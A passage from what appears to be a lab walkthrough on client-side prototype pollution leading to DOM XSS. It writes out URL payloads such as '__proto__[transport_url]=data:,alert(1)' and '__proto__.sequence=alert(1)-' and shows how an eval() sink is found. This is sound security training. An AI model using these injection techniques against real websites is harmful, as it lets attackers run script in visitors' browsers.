
Exploiting prototype pollution with /?__proto__[transport_url]=data:,alert(1);, solves the lab.
3. DOM XSS via an alternative prototype pollution vector
Description:
We need to again execute the alert popup via prototype pollution.

Explanation:
We can again use DOM Invader to search for gadgets once it detects potential sources.


It will run the search in a new window.

It is successful in finding a sink.
We will click on exploit.

We do not see a popup.


Opening the console, we see that the payload is invalid and we need to make it run.


We will paste it in the console and see the syntax error. Adding a - at the end fixes this (This itself will solve the lab).

We will add it in the URL.

We see the popup.

This solves the lab.

To manually solve the lab we first try to detect prototype pollution. /?__proto__[foo]=bar doesn’t work.

/?__proto__.foo=bar works.

In the searchLoggerAlternative.js file, we see manager object has an undeclared property which is going in the eval() function.

Trying 1. /?__proto__.sequence=alert(1) fails. We click on the error’s line which leads us to the line with the eval() function.

We will add a breakpoint here and reload the page with the payload. We can see that it has alert(1)1.
Again visible in the VM215 window.

We add the - in between alert(1) and the 1. This gives the popup.

4. Client-side prototype pollution via flawed sanitization
Description:
We need to again make the alert(1) popup execute.
Explanation:
To solve with DOM Invader, we will first run a random search (because DOM Invader didn’t show anything first time around). We can for sinks.

We find a sink, we click exploit.

This gives us the popup.

This solves the lab.
